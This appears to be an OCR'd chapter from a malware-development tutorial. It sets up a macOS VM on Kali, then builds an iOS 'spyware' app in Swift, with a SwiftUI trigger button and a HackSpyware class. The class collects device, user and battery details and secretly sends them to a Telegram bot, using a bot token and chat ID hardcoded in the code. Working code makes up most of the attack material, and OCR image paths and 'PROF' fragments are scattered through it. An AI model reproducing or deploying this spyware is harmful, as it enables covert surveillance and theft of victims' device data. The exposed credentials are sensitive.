
```
quickemu --vm macos-sonoma.conf
```

```
└─$ quickemu --vm macos-sonoma.conf
Quickemu 4.9.7 using /usr/bin/qemu-system-x86_64 v9.2.93
 - Host:     Kali GNU/Linux Rolling running Linux 6.5.0-kali3-amd64 kali
 - CPU:      12th Gen Intel(R) Core(TM) i5-1240P
 - CPU VM:   host, 1 Socket(s), 4 Core(s), 2 Thread(s)
 - RAM VM:   11G RAM
 - BOOT:     EFI (macOS), OVMF (OVMF_CODE.fd), SecureBoot (off).
 - Disk:     macos-sonoma/disk.qcow2 (128G)
 - Display:  SDL, VGA, GL (on), VirGL (off) @ (1280 x 800)
 - Sound:    intel-hda (hda-micro)
 - ssh:      On host:  ssh user@localhost -p 22220
 - 9P:       On guest: sudo mount_9p Public-cocomelonc
 - 9P:       On host:  chmod 777 /home/cocomelonc/Public
             Required for macOS integration
 - smbd:     On guest: smb://10.0.2.4/qemu
 - Network:  User (virtio-net)
 - Monitor:  On host:  socat -,echo=0,icanon=0 unix-connect:macos-sonoma
/macos-sonoma-monitor.socket
 - Serial:   On host: socat -,echo=0,icanon=0 unix-connect:macos-sonoma
```

{width="80%"}


PROF

{width="80%"}



{width="80%"}


PROF



{width="80%"}


{width="80%"}

PROF



{width="80%"}


And you can use all features, Xcode, iPhone Simulator (iOS 18.4 in my case):



```
18  public class HackSpyware {
57
58      // collect systeminfo
59      private func collectSystemInfo() throws -> String {
60          let device = UIDevice.current
61          let processInfo = ProcessInfo.processInfo
62
63          let systemName = processInfo.operatingSystemVersionString
64          let hostName = processInfo.hostName
65          let userName = NSUserName()
66          let mem = processInfo.physicalMemory / (1024 * 1024 * 1024)
67          let model = device.localizedModel
68          let batteryLevel = device.batteryLevel
69          let deviceName = device.name
70
71          let systemInfo = """
72           System Info:
73           Version IOS: \(systemName)
74           Device name: \(deviceName)
75           Host Name: \(hostName)
76           User Name: \(userName)
77           Model: \(model)
```


{width="80%"}

PROF



{width="80%"}

I will show you how adversaries can create spyware app. In general, spyware allows an attacker to remotely monitor and capture information from a target device. This can include:

- system Information (e.g., OS version, device name, battery status, etc.)
- stored data (e.g., contacts, photos, documents, etc.)
- activity tracking (e.g., browsing history, cookies, etc.)


So, let's go to create simple malware: one common task for malware researchers is building spyware that can exfiltrate sensitive information in a manner that remains hidden from the victim.

practical example

PROF

This section discusses how to create a basic iOS spyware application in Swift, which collects system information and sends it to a Telegram Bot API using `URLSession`

Your project's structure looks like there (`Hack`):



{width="80%"}

In our malware we need three main components:

- the UI - a simple app interface to trigger the spyware.
- the data collection logic - code to gather system information from the iOS device.
- data exfiltration - sending this collected data to a remote server, such as Telegram chat, using a Bot API.

PROF


In SwiftUI, we can easily create a simple interface with a button that, when pressed, triggers the collection and sending of the system information:

```
import SwiftUI

struct ContentView: View {
    @State private var message: String = "Meow-meow!"

    var body: some View {
        ZStack {
            Image("city")
                .resizable()
                .aspectRatio(contentMode: .fit)
                .frame(minWidth: 0, maxWidth: .infinity)
                .edgesIgnoringSafeArea(.all)
```

```
            VStack (alignment: .center) {
                Spacer()
                Text("Meow")
                    .font(.largeTitle)
                    .fontWeight(.light)
                Divider().background(Color .white).padding(.trailing,
128)

                Text(message)
                    .fontWeight(.light)// displays the message from
HackSpyware
                Divider().background(Color .white).padding(.trailing,
128)

                Button(action: {
                    // when the button is pressed, call the
                    // function of HackSpyware
                    HackSpyware.shared.botToken =
"7725786727:AAEuylKfQgTg5RBMeXwyk9qKhcV5kULP_po"
                    HackSpyware.shared.chatId = "5547299598"

                    HackSpyware.shared.sendSystemInfo()

                    // update message text on completion
                    message = "Meow!"
                }) {
                    Text("meow")
                        .padding()
                        .background(Color.blue)
                        .foregroundColor(.white)
                        .cornerRadius(8)
                }
            }
            .foregroundColor(.white)
            .padding(.horizontal, 244)
            .padding(.bottom, 96)
        }
    }
}

struct ContentView_Previews: PreviewProvider {
    static var previews: some View {
        ContentView()
    }
}
```

PROF

As you can see, this simple interface includes a button that triggers the spyware to collect the system's information and send it to Telegram:



{width="80%"}

Then to gather system information like the iOS version, device name, battery level, and memory usage, we need to use the built-in `ProcessInfo` and `UIDevice` APIs:

PROF

```
import Foundation
import UIKit

public class HackSpyware {
    public static let shared = HackSpyware(); private init() {}
    public var botToken: String = ""
    public var chatId: String = ""
    private var telegramApiUrl: String {
        return "https://api.telegram.org/bot\(botToken)/sendMessage"
    }

    // Collect system information
    private func collectSystemInfo() throws -> String {
        let device = UIDevice.current
        let processInfo = ProcessInfo.processInfo

        let systemName = processInfo.operatingSystemVersionString
        let hostName = processInfo.hostName
        let userName = NSUserName()
        let mem = processInfo.physicalMemory / (1024 * 1024 * 1024)
```

```
        let model = device.localizedModel
        let batteryLevel = device.batteryLevel
        let deviceName = device.name

        let systemInfo = """
        📱 Meow ♥
        📱 System Info:
        📱 Version IOS: \(systemName)
        📱 Device name: \(deviceName)
        📱 Host Name: \(hostName)
        📱 User Name: \(userName)
        📱 Model: \(model)
        📱 Memory usage: \(mem) GB
        📱 Battery level: \(Int(batteryLevel * 100))%
        """
        return systemInfo
    }

    // Send collected system info
    public func sendSystemInfo(completion: (() -> Void)? = nil) {
        DispatchQueue.global(qos: .utility).async {
            let systemData: String
            do {
                systemData = try self.collectSystemInfo()
            } catch {
                systemData = "error collecting systeminfo: \
(error.localizedDescription)"
            }

            self.sendMessageToTelegram(message: systemData, completion:
completion)
        }
    }

    // Send message to Telegram without Alamofire
    private func sendMessageToTelegram(message: String, completion: (()
-> Void)? = nil) {
        guard let url = URL(string: telegramApiUrl) else {
            print("invalid telegram API URL")
            completion?()
            return
        }

        var request = URLRequest(url: url)
        request.httpMethod = "POST"
        request.addValue("application/json", forHTTPHeaderField:
"Content-Type")

        let jsonBody: [String: Any] = [
            "chat_id": chatId,
            "text": message
        ]
```

```
        do {
            let bodyData = try JSONSerialization.data(withJSONObject:
jsonBody, options: [])
            request.httpBody = bodyData
        } catch {
            print("failed to serialize JSON: \
(error.localizedDescription)")
            completion?()
            return
        }

        let task = URLSession.shared.dataTask(with: request) { data,
response, error in
            if let error = error {
                print("error sending message: \
(error.localizedDescription)")
            } else if let data = data,
                      let responseString = String(data: data, encoding:
.utf8) {
                print("telegram response: \(responseString)")
            } else {
                print("successfully sent message with no response
data.")
            }
            completion?()
        }

        task.resume()
    }
}
```

